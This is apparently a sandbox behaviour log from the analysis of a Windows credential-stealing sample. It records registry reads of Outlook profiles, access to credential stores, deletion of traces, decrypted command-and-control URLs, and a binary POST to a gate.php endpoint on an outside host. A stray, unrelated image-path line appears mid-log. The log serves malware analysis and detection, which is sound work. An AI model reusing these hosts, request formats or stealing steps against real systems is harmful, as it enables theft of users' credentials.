Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-7.1.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-32.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-32.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-32.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-32.exe		

Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\python.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\python.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\pythonw.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\pythonw.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install-3.8.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install-3.8.exe		
Write File	Path: %TEMP%\3DEF8F3A-02BE-4BA6-94D8-5E27AE376C94\DismHost.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\3DEF8F3A-02BE-4BA6-94D8-5E27AE376C94\DismHost.exe		
Write File	Path: %LOCALAPPDATA%\Package Cache\{06afee40-d856-48c5-8ff2-bd1c3655edca}\python-3.8.0-amd64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Package Cache\{06afee40-d856-48c5-8ff2-bd1c3655edca}\python-3.8.0-amd64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t32.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t32.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t64.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w32.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w32.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w64.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w64.exe		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		


Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		

Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2324 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS		
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;›e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1224728864, 0) Return: 0	2324	500
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (14efd40, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16970648, 257) Return: 0	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: DnsQueryEx Args: (eyecos.ga, 1, 40020000) Return: 0	8	2324
Call Network API	API Name: socket Args: (23, 2, 0) Return: 2dc	8	2324
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2dc	8	2324
Call Network API	API Name: connect Args: (2dc, 34.118.106.49:80, 16) Return: 0	8	2324
Call Network API	API Name: send Args: (2dc, POST /chang/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: eyecos.ga\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 932E6DD0\r\nContent-Length: 285\r\nConnection: close\r\n\r\n, 236, 0) Return: 236	8	2324
Call Network API	API Name: send Args: (2dc, ., 285, 0) Return: 285	8	2324
Call Network API	API Name: recv Args: (2dc, , 4048, 0) Return: ?	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.hdb) Return: 0	8	2324
Add File	Path: %APPDATA%\FB8915\5EB4F7.hdb Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%\FB8915\5EB4F7.hdb Type: VSDT_COM_DOS	8	2324
Add File	Path: %APPDATA%\FB8915\5EB4F7.lck Type: VSDT_ASCII	8	2324
Write File	Path: %APPDATA%\FB8915\5EB4F7.lck Type: VSDT_ASCII	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	8	2324
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 102f0bc, 0, 0, 0) Return: 1432de8	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 102f0bc, 0, 0, 0) Return: 1432d28	8	2324
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2324 Image Path: lsass.exe Info: system injection target		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 19cd462		444
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	8	2324
Delete File	Path: %APPDATA%\FB8915\5EB4F7.lck Type: VSDT_ASCII	8	2324
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2324 File: %APPDATA%\FB8915\5EB4F7.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;›e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1231544880, 0) Return: 0	2324	500
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (14efdb0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16970648, 257) Return: 0	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: DnsQueryEx Args: (—‹‹ÅÐÐš†šœŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ—, 1, 40020000) Return: 123	8	2324
Call Network API	API Name: socket Args: (23, 2, 0) Return: 344	8	2324
Call Network API	API Name: socket Args: (2, 1, 6) Return: 344	8	2324
Call Network API	API Name: connect Args: (344, —‹‹ÅÐÐš†šœŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ—:80, 16) Return: 0	8	2324
Call Network API	API Name: send Args: (344, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 220\r\nConnection: close\r\n\r\n, 243, 0) Return: 243	8	2324

